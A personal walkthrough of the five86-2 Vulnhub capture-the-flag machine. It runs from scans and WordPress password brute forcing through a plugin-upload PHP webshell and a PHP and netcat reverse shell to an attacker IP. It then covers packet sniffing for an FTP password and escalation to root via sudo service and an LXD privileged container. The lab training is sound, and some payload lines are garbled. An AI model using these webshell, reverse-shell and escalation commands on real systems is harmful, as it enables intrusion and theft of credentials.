

five86-2

Initial phase

```
netdiscover
192.168.2.92    08:00:27:6d:58:72    1    60    PCS Systemtechnik GmbH
```

nmap version scan

```
root@kali:~# nmap -sV -p- five86
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-27 17:46 +08
Nmap scan report for five86 (192.168.2.92)
Host is up (0.0010s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      ProFTPD 1.3.5e
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:6D:58:72 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

nmap default scripts

```
root@kali:~# nmap -sC -p- five86
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-27 17:46 +08
Nmap scan report for five86 (192.168.2.92)
Host is up (0.0012s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
20/tcp    closed ftp-data
21/tcp    open  ftp
80/tcp    open  http
|_ http-title: Five86-2 &#8211; Just another WordPress site
MAC Address: 08:00:27:6D:58:72 (Oracle VirtualBox virtual NIC)
```

nmap tcp scan

```
root@kali:/tmp# nmap -sT -sV -sC -p- five86-2
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-27 18:40 +08
Nmap scan report for five86-2 (192.168.2.92)
Host is up (0.00099s latency).
rDNS record for 192.168.2.92: five86
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      ProFTPD 1.3.5e
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-generator: WordPress 5.1.4
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Five86-2 &#8211; Just another WordPress site
MAC Address: 08:00:27:6D:58:72 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

gobuster directory scan

```
root@kali:~# gobuster dir --url http://192.168.2.92 -w /usr/share/wordlists/dirbuster
er/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://192.168.2.92
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:     200,204,301,302,307,401,403
[+] User Agent:       gobuster/3.0.1
[+] Timeout:          10s
=====
2020/01/27 17:51:34 Starting gobuster
=====
/wp-content (Status: 301)
/wp-includes (Status: 301)
/wp-admin (Status: 301)
/server-status (Status: 403)
=====
2020/01/27 17:52:31 Finished
=====
```

nikto scan

```
root@kali:~# nikto -h http://five86
+ Nikto v2.1.6
-----
+ Target IP:      192.168.2.92
+ Target Hostname: five86
+ Target Port:    80
+ Start Time:     2020-01-27 17:51:47 (GMT8)
-----
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent
to protect against some forms of XSS
+ Uncommon header 'link' found, with contents: <http://five86-2/index.php/wp-json/>
; rel="https://api.w.org/"
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Uncommon header 'x-redirect-by' found, with contents: WordPress
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false
positives.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up t
o' version usually matches the WordPress version
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ Cookie wordpress_test cookie created without the httponly flag
+ OSVDB-3268: /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal s
ensitive information
+ /wp-login.php: Wordpress login found
+ 7681 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:       2020-01-27 17:53:10 (GMT8) (83 seconds)
```

Ftp enumeration

cpfr trick failed

```

root@kali:~# nc five86-2 21
220 ProFTPD 1.3.5e Server (Debian) [::ffff:172.18.0.10]
site help
214-The following SITE commands are recognized (* =>'s unimplemented)
214-CPFR <sp> pathname
214-CPTO <sp> pathname
214-UTIME <sp> YYYYMMDDhhmm[ss] <sp> path
214-SYMLINK <sp> source <sp> destination
214-RMDIR <sp> path
214-MKDIR <sp> path
214-The following SITE extensions are recognized:
214-RATIO -- show all ratios in effect
214-QUOTA
214-HELP
214-CHGRP
214-CHMOD
214 Direct comments to root@415c1d7a2cc4
site cpfr /etc/passwd
530 Please login with USER and PASS

```

Using metasploit tool

Description:

```

This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.

```

```

root@kali:/tmp# searchsploit -p exploits/linux/remote/37262.rb
Exploit: ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)
URL: https://www.exploit-db.com/exploits/37262
Path: /usr/share/exploitdb/exploits/linux/remote/37262.rb
File Type: Ruby script, ASCII text, with CRLF line terminators

```

Copied EDB-ID #37262's path to the clipboard.

```

root@kali:/tmp# cp -p /usr/share/exploitdb/exploits/linux/remote/37262.rb
cp: missing destination file operand after '/usr/share/exploitdb/exploits/linux/remote/37262.rb'
Try 'cp --help' for more information.
root@kali:/tmp# cp /usr/share/exploitdb/exploits/linux/remote/37262.rb ^C
root@kali:/tmp# mkdir -p ~/.msf4/modules/exploits/linux/remote/
root@kali:/tmp# cp /usr/share/exploitdb/exploits/linux/remote/37262.rb ~/.msf4/modules/exploits/linux/remote/
root@kali:/tmp# updatedb

```

msf5 exploit(linux/remote/37262) > options

Module options (exploit/linux/remote/37262):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.2.92	yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www/html	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

Name	Current Setting	Required	Description
LHOST	192.168.2.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	ProFTPD 1.3.5

msf5 exploit(linux/remote/37262) > run

```

[*] Started reverse TCP handler on 192.168.2.100:4444
[*] 192.168.2.92:80 - 192.168.2.92:21 - Connected to FTP server
[*] 192.168.2.92:80 - 192.168.2.92:21 - Sending copy commands to FTP server
[-] 192.168.2.92:80 - Exploit aborted due to failure: unknown: 192.168.2.92:21 - Failure copying from /proc/self/cmdline
[*] Exploit completed, but no session was created.
msf5 exploit(linux/remote/37262) >

```

Using cewl

root@kali:/tmp# cewl http://five86-2 -w mydict.txt

users.txt

```

barney
gillian
admin
peter
stephe

```

bruteforce failed

```

[STATUS] attack finished for 192.168.2.92 (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 18:25:48
root@kali:/tmp# hydra -L users.txt -P /SecLists/Passwords/xato-net-10-million-passwords-10000.txt ftp://192.168.2.92 -o /tmp/ftp_found.txt -vV -I
[STATUS] attack finished for 192.168.2.92 (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 18:48:12
root@kali:/tmp# hydra -L users.txt -P /SecLists/Passwords/xato-net-10-million-passwords-10000.txt ftp://192.168.2.92 -o /tmp/ftp_found.txt -vV -I

```

```
[STATUS] attack finished for 192.168.2.92 (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 18:51:07
root@kali:/tmp# hydra -L users.txt -P mydict.txt ftp://192.168.2.92 -o /tmp/ftp_found.txt -vV -I
```

change users

```
root
anonymous
gues
-
```

bruteforce failed again

```
[STATUS] attack finished for 192.168.2.92 (waiting for children to complete tests)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 19:08:15
root@kali:/tmp# hydra -L users.txt -P /SecLists/Passwords/xato-net-10-million-passwords-1000.txt -o ftp_found.txt -vV -I ftp://192.168.2.92
```

Web enumeration

hostname: five86-2 (needed to display wordpress site correctly)
directories to take note: /wp-content/uploads/

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

admin January 9, 2020 Uncategorized 1 Comment

Enumerating for vulnerable plugin

```
[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.
```

Wordpress version

```
[+] WordPress version 5.1.4 identified (Latest, released on 2019-12-12).
| Detected By: Emoji Settings (Passive Detection)
| - http://192.168.2.92/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.1.4'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.2.92/, Match: 'WordPress 5.1.4'
```

List of users

```
[+] barney
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] gillian
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] admin
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] peter
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] stephen
| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Using cewl

```
root@kali:/tmp# cewl http://five86-2 -w mydict.txt
```

brute force failed

```
[i] No Valid Passwords Found.

[+] Finished: Mon Jan 27 18:44:06 2020
[+] Requests Done: 45043
[+] Cached Requests: 5005
[+] Data Sent: 20.293 MB
[+] Data Received: 26.519 MB
[+] Memory used: 227.906 MB
[+] Elapsed time: 00:29:59
root@kali:/SecLists/Passwords# wpscan --url http://192.168.2.92 -U /tmp/users.txt -P xato-net-10-million-passwords-10000.txt
```

```
[i] No Valid Passwords Found.

[+] Finished: Mon Jan 27 18:51:30 2020
[+] Requests Done: 789
[+] Cached Requests: 19
[+] Data Sent: 352.155 KB
[+] Data Received: 494.562 KB
[+] Memory used: 237.461 MB
[+] Elapsed time: 00:00:21
root@kali:/SecLists/Passwords# wpscan --url http://192.168.2.92 -U /tmp/users.txt -P /tmp/mydict.txt
```

wfuzz

```

root@kali:~/SecLists/Fuzzing# wfuzz -c -z file,fuzz-Bo0oM.txt --hc 404,403 http://192.168.2.92/FUZZ
Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL s

*****
* Wfuzz 2.3.4 - The Web Fuzzer *
*****

Target: http://192.168.2.92/FUZZ
Total requests: 4271

=====
ID   Response   Lines      Word        Chars      Payload
=====
002304:  C=301      0 L        0 W          0 Ch      "index.php"
002478:  C=200     385 L     3179 W     19935 Ch   "license.txt"
003357:  C=200      98 L      845 W      7425 Ch   "readme.html"
004160:  C=200       0 L        0 W          0 Ch      "wp-content/"
004169:  C=500       0 L        0 W          0 Ch      "wp-content/plugins/hello.php"
004170:  C=200      15 L       49 W       776 Ch   "wp-content/upgrade/"
004171:  C=200      17 L       71 W      1184 Ch   "wp-content/uploads/"
004174:  C=500       0 L        0 W          0 Ch      "wp-includes/rss-functions.php"
004146:  C=500     122 L     341 W      2926 Ch   "wp-admin/setup-config.php"
004151:  C=200       0 L        0 W          0 Ch      "wp-config.php"
004177:  C=200      71 L     210 W      3190 Ch   "wp-login.php"
004143:  C=302       0 L        0 W          0 Ch      "wp-admin/"
004145:  C=200      14 L       71 W      1067 Ch   "wp-admin/install.php"
004173:  C=200     208 L    2097 W     42577 Ch   "wp-includes/"
004236:  C=405       0 L        6 W         42 Ch   "xmlrpc.php"

Total time: 4.706969
Processed Requests: 4271
Filtered Requests: 4256
Requests/sec.: 907.3777

```

Reading walkthrough, apparently I need to use rockyou wordlist:
<https://www.hacknotes.com/five86-2-walkthrough-vulnhub-ctf/>

```

root@kali:~/tmp# wpscan --url http://192.168.2.92 -U /tmp/users.txt -P /usr/share/wordlists/rockyou.txt



```

```

[i] Valid Combinations Found:
| Username: barney, Password: spooky1
| Username: stephen, Password: apollo1

```

Logging in as stephen -> normal user
 Unable to create post or upload stuff



Reading walkthrough: <https://www.hacknotes.com/five86-2-walkthrough-vulnhub-ctf/>

Apparently, able to get rce: <https://www.exploit-db.com/exploits/46981>

```

# Exploit Title: Authenticated code execution in 'insert-or-embed-articulate-content-into-wordpress' Wordpress plugin
# Description: It is possible to upload and execute a PHP file using the plugin option to upload a zip archive
# Date: june 2019
# Exploit Author: xulchibalraa
# Vendor Homepage: https://wordpress.org/plugins/insert-or-embed-articulate-content-into-wordpress/
# Software Link: https://downloads.wordpress.org/plugin/insert-or-embed-articulate-content-into-wordpress.4.2995.zip
# Version: 4.2995 <= 4.2997
# Tested on: Wordpress 5.1.1, PHP 5.6
# CVE : -

## 1. Create a .zip archive with 2 files: index.html, index.php

echo "<html>hello</html>" > index.html
echo "<?php echo system($_GET['cmd']); ?>" > index.php
zip poc.zip index.html index.php

## 2. Log in to wp-admin with any user role that has access to the plugin functionality (by default even 'Contributors' role have access to it)
## 3. Create a new Post -> Select 'Add block' -> E-Learning -> Upload the poc.zip -> Insert as: Iframe -> Insert (just like in tutorial https://youtu.be/knst26fEGCw?t=44 ;)
## 4. Access the webshell from the URL displayed after upload similar to

http://website.com/wp-admin/uploads/articulate_uploads/poc/index.php?cmd=whoami

```

Creating the payload


```

root@kali:/tmp/exploit# cat index.html
<html>
<head><title>test</title></head>
<body>
  <h1>testing</h1>
</body>
</html>
root@kali:/tmp/exploit# cat index.php
<?php
if (isset($_GET['cmd'])) {
    echo "<pre>";
    system($_GET['cmd']);
    echo "</pre>";
} else {
    echo "?cmd empty";
}
?>
root@kali:/tmp/exploit#

```

Upload successful(iframe)

test



index.html

← → ↻ 🏠

five86/wp-content/uploads/articulate_uploads/poc/index.html

testing

index.php

← → ↻ 🏠

five86/wp-content/uploads/articulate_uploads/poc/index.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Payload used:

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

```
php -r '$sock=fsockopen("192.168.2.100",4444);exec("/bin/sh -i <63 >63 2>63");'
```

```
6b%6f%70%65%6e%28%22%31%39%32%2e%31%36%38%2e%32%2e%31%30%30%
```

Reverse shell popped

```

www-data@five86-2:/tmp$ uname -a
Linux five86-2 5.3.0-26-generic #28-Ubuntu SMP Wed Dec 18 05:37:46 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
www-data@five86-2:/tmp$

```

Password reuse

```

www-data@five86-2:/tmp$ su stephen
Password:
bash: cannot set terminal process group (23858): Inappropriate ioctl for device
bash: no job control in this shell
stephen@five86-2:/tmp$

```

dbuser / 4Te3bRd483e

```

define( 'DB_NAME', 'wordpressdb' );

/** MySQL database username */
define( 'DB_USER', 'dbuser' );

/** MySQL database password */
define( 'DB_PASSWORD', '4Te3bRd483e' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

```

Tried bruteforcing the login password of other users but apparently it is the wrong way forward

<https://www.hacknos.com/five86-2-walkthrough-vulnhub-ctf/>

```
$400 = phpass, MD5(WordPress), MD5(phpBB3), MD5(Joomla)
```

```

mysql> select id,user_login,user_pass,user_email from wp_users;
+----+-----+-----+-----+
| id | user_login | user_pass | user_email |
+----+-----+-----+-----+
| 1 | admin | $P$BjQ5Bm03Hj5SIDKzAkVX8wQYN6EJqx/ | blahblahblah@blah.blah |
| 2 | barney | $P$Brk7T36qysdSksZmPyfdQCqpoaIqvN1 | barney@blah.blah |
| 4 | gillian | $P$BJxWr8/nTjEC6IttflERKg2v.THUNA1 | gillian@blah.blah |
| 5 | peter | $P$B3eHaQ66YFM6EwwB6y/Y3i/3ud1Kqp/ | peter@blah.blah |
| 6 | stephen | $P$BcQaP0dWmcAzREQh9rR2bmGBBz6qU01 | stephen@blah.blah |
+----+-----+-----+-----+

```

Using tcpdump

Apparently there seems to be uploading of data into the docker container

```

# Restrains ftp from attempting "auto-login" upon initial connection. If auto-login is enabled, ftp will check the .netrc (see netrc(5)) file in the
user's home directory for an entry describing an account on the remote machine. If no entry exists, ftp will prompt for the remote machine login name
(default is the user identity on the local machine), and, if necessary, prompt for a password and an account with which to login.

```

ftp_upload.sh might house credentials

```

root      720    0.0  0.2    6760  2308  ?        Ss   Jan30   0:00  /usr/sbin/cron -f
root     12727   0.0  0.2    7748  2516  ?        S    00:32   0:00  \_ /usr/sbin/CRON -f
paul     12728   0.0  0.0    2600    796  ?        Ss   00:32   0:00  \_ /bin/sh -c /home/paul/ftp_upload.sh > /dev/null 2>&1
paul     12729   0.0  0.0    2600    792  ?        S    00:32   0:00  \_ /bin/sh /home/paul/ftp_upload.sh
paul     12730   0.0  0.2    3224  2080  ?        S    00:32   0:00  \_ ftp -n 172.18.0.10

root      736    0.0  0.8  743688  8800  ?        Ssl  Jan30   0:59  /usr/bin/containerd
root     1216    0.0  0.0   109108   708  ?        Sl   Jan30   1:37  \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1.linux/moby/415c1d7a2cc49ec7c2af321d26cf915848908712812b3b73c5a9c84c925e2136 -address /run/containerd/containerd.sock -containerd-binary /usr/bin/containerd -runtime-root /var/run/do
cker/runtime-runc
systemd+ 1242    0.0  0.6  119976  6304  pts/0    Ss+  Jan30   0:26  \_ proftpd: (accepting connections)
1000     12731    0.0  0.7  133072  7692  pts/0    S+   00:32   0:00  \_ proftpd: paul - 172.18.0.1: STOR file.txt
root      737    0.1  3.1  798152  31388  ?        Ssl  Jan30   2:38  /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root     1198    0.0  0.1  400704  1692  ?        Sl   Jan30   0:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 21 -container-ip 172.18.0.10 -container-port 21
r-port 21
root     1211    0.0  0.1  400704  1248  ?        Sl   Jan30   0:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 20 -container-ip 172.18.0.10 -container-port 20
r-port 20

```

Stephen has the ability to capture packets

```

stephen@five86-2:/tmp$ id stephen
uid=1002(stephen) gid=1002(stephen) groups=1002(stephen),1009(pcap)
stephen@five86-2:/tmp$

```

Checking interfaces

```

stephen@five86-2:/var/www/html/wp-content/uploads/articulate_uploads/poc$ tcpdump -D
1.br-eca3858d86bf [Up, Running]
2.eth0 [Up, Running]
3.veth9822045 [Up, Running]
4.lo [Up, Running, Loopback]
5.any (Pseudo-device that captures on all interfaces) [Up, Running]
6.docker0 [Up]
7.nflog (Linux netfilter log (NFLOG) interface) [none]
8.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
stephen@five86-2:/var/www/html/wp-content/uploads/articulate_uploads/poc$

```

```

3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:84:2f:5e:42 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
4: br-eca3858d86bf: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c2:d6:bb:fb brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-eca3858d86bf
        valid_lft forever preferred_lft forever
    inet6 fe80::42:c2ff:fed6:bbfb/64 scope link
        valid_lft forever preferred_lft forever
6: veth9822045@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-eca3858d86bf state UP group default
    link/ether ca:56:79:f2:7f:99 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::c856:79ff:fef2:7f99/64 scope link
        valid_lft forever preferred_lft forever

```

tcpdump flags

```

-i interface
--interface=interface
    Listen on interface. If unspecified, tcpdump searches the system interface list for the lowest numbered, configured up interface (excluding loop-
back), which may turn out to be, for example, "eth0".

    On Linux systems with 2.2 or later kernels, an interface argument of "any" can be used to capture packets from all interfaces. Note that captures
on the "any" device will not be done in promiscuous mode.

    If the -D flag is supported, an interface number as printed by that flag can be used as the interface argument, if no interface on the system has
that number as a name.

file
    Write the raw packets to file rather than parsing and printing them out. They can later be printed with the -r option. Standard output is used if
file is "".

    This output will be buffered if written to a file or pipe, so a program reading from the file or pipe may not see packets for an arbitrary amount of
time after they are received. Use the -U flag to cause packets to be written as soon as they are received.

    The MIME type application/vnd.tcpdump.pcap has been registered with IANA for pcap files. The filename extension .pcap appears to be the most commonly
used along with .cap and .dmp. Tcpdump itself doesn't check the extension when reading capture files and doesn't add an extension when writing them
(it uses magic numbers in the file header instead). However, many operating systems and applications will use the extension if it is present and
adding one (e.g. .pcap) is recommended.

```

Running tcpdump and filtering the output

```

stephen@five86-2:~$ timeout 120 tcpdump -w test.pcap -i br-eca3858d86bf

```

```

stephen@five86-2:~$ tcpdump -r test.pcap | grep 'FTP'
reading from file test.pcap, link-type EN10MB (Ethernet)
00:44:01.639649 IP 172.18.0.10.ftp > five86-2.55710: Flags [P.], seq 1:58, ack 1, win 510, options [nop,nop,TS val 489151735 ecr 4016258308], length 57: FTP: 220 ProFTPD
0 1.3.5e Server (Debian) [::ffff:172.18.0.10]
00:44:01.640069 IP five86-2.55710 > 172.18.0.10.ftp: Flags [P.], seq 1:12, ack 58, win 502, options [nop,nop,TS val 4016258330 ecr 489151735], length 11: FTP: USER paul
00:44:01.640545 IP 172.18.0.10.ftp > five86-2.55710: Flags [P.], seq 58:90, ack 12, win 510, options [nop,nop,TS val 489151736 ecr 4016258330], length 32: FTP: 331 Pass
word required for paul
00:44:01.640619 IP five86-2.55710 > 172.18.0.10.ftp: Flags [P.], seq 12:33, ack 90, win 502, options [nop,nop,TS val 4016258330 ecr 489151736], length 21: FTP: PASS eso
mepasswford

```

Apparently it is an empty file

```

root@kali:~# ftp
ftp> open
(to) five86
Connected to five86.
220 ProFTPD 1.3.5e Server (Debian) [::ffff:172.18.0.10]
Name (five86:root): paul
331 Password required for paul
Password:
230 User paul logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--  1 paul    paul          0 Feb  1 00:54 file.txt
226 Transfer complete
ftp> get file.txt
local: file.txt remote: file.txt
200 PORT command successful
150 Opening BINARY mode data connection for file.txt
226 Transfer complete
ftp> bye
221 Goodbye.

```

```
root@kali:~# cat file.txt
root@kali:~#
```

Password reuse - su as paul successful

```
stephen@five86-2:~$ su paul
Password:
paul@five86-2:/home/stephen$ id
uid=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
paul@five86-2:/home/stephen$
```

Checking commands which paul can run as sudo

Apparently there are 2 ways to escalate privileges

```
paul@five86-2:/home/stephen$ sudo -l
Matching Defaults entries for paul on five86-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User paul may run the following commands on five86-2:
    (peter) NOPASSWD: /usr/sbin/service
paul@five86-2:/home/stephen$ find / -type f -perm -4000 -group ncgroup 2> /dev/null | xargs ls -lah
-rwxr-x--- 1 peter ncgroup 31K Apr 13 2017 /usr/bin/nc.traditional
paul@five86-2:/home/stephen$
```

<https://gtfobins.github.io/gtfobins/service/>

.. / service ★ Star 2,202

Shell Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
/usr/sbin/service ../../bin/sh
```

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on **sudo**.

```
sudo service ../../bin/sh
```

.. / nc ★ Star 2,202

Reverse shell Bind shell File upload File download Sudo Limited SUID

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

Run **nc -l -p 12345** on the attacker box to receive the shell. This only works with netcat traditional.

```
RHOST=attacker.com
RPORT=12345
nc -e /bin/sh $RHOST $RPORT
```

Escalating via service method

```
paul@five86-2:/home/stephen$ sudo -u peter /usr/sbin/service ../../bin/sh
$ id
uid=1003(peter) gid=1003(peter) groups=1003(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd),1010(ncgroup)
$
```

Alternative way of priv escalation to peter via nc.traditional

```
uid=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
paul@five86-2:/home/stephen$ nc.traditional -e /bin/sh 192.168.2.100 4445
```

```
root@kali:/tmp/lxd-alpine-builder# nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.2.100] from (UNKNOWN) [192.168.2.92] 52154
id
uid=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
```

Checking commands which peter could run as sudo

```
peter@five86-2:/$ id
uid=1003(peter) gid=1003(peter) groups=1003(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd),1010(ncgroup)
peter@five86-2:/$ sudo -l
Matching Defaults entries for peter on five86-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User peter may run the following commands on five86-2:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/passwd
peter@five86-2:/$
```

I took the roundabout way because I forgot that you can run **sudo -u root /usr/bin/passwd**

<https://www.hackingarticles.in/lxd-privilege-escalation/>

```
peter@five86-2:/home/peter$ git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Unpacking objects: 100% (27/27), done.
peter@five86-2:/home/peter$ cd lxd-alpine-builder/
peter@five86-2:/home/peter/lxd-alpine-builders$ ./build-alpine
build-alpine: must be run as root
peter@five86-2:/home/peter/lxd-alpine-builders$
```

Building alpine machine on localhost


```

peter@five86-2:/home/peter/txd-alpine-builders$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (btrfs, ceph, dir, lvm, zfs) [default=zfs]:
Create a new ZFS pool? (yes/no) [default=yes]:
Would you like to use an existing block device? (yes/no) [default=no]:
Size in GB of the new loop device (1GB minimum) [default=15GB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]: yes
Address to bind LXD to (not including port) [default=all]:
Port to bind LXD to [default=8443]:
Trust password for new clients:
Again:
No password set, client certificates will have to be manually trusted.Would you like stale cached images to be updated automatically? (yes/no) [default=yes]:
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
peter@five86-2:/home/peter/txd-alpine-builders$

```

Creating a privileged container which is able to mount root filesystem and browse sensitive directories/files

```
peter@five86-2:/home/peter/lxd-alpine-builders$ lxc init myrootshell rootshell -c security.privileged=true
```

```
Creating rootshell
```

```
peter@five86-2:/home/peter/lxd-alpine-builders$
```

```
peter@five86-2:/home/peter/lxd-alpine-builder$ lxc config device add rootshell mydevice disk source=/ path=/mnt/root recursive=true
```

```
Device mydevice added to rootshell
```

```
peter@five86-2:/home/peter/lxd-alpine-builders$ lxc start rootshell
```

```
peter@five86-2:/home/peter/lxd-alpine-builder$ lxc start
peter@five86-2:/home/peter/lxd-alpine-builder$ lxc list
```

NAME	STATE	IPV4	IPV6	TYPE	SNAPSHOTS
rootshell	RUNNING	10.50.28.90 (eth0)	fd42:999c:alc8:437:216:3eff:fe0d:94bb (eth0)	CONTAINER	0

Executing container

```
peter@five86-2:/home/peter/lxd-alpine-builders$ lxc exec rootshell /bin/sh
```

```
~ # id
```

```
uid=0(root) gid=0(root)
```

```
~ # cd /mnt/root
```

Reading flag

```

/mnt/root/root # ls -Flah
total 48K
drwx----- 5 root root 4.0K Jan 13 11:21 ./
drwxr-xr-x 20 root root 4.0K Jan 8 22:57 ../
-rw----- 1 root root 1.8K Jan 13 11:22 .bash_history
-rw-r--r-- 1 root root 3.0K Aug 27 18:31 .bashrc
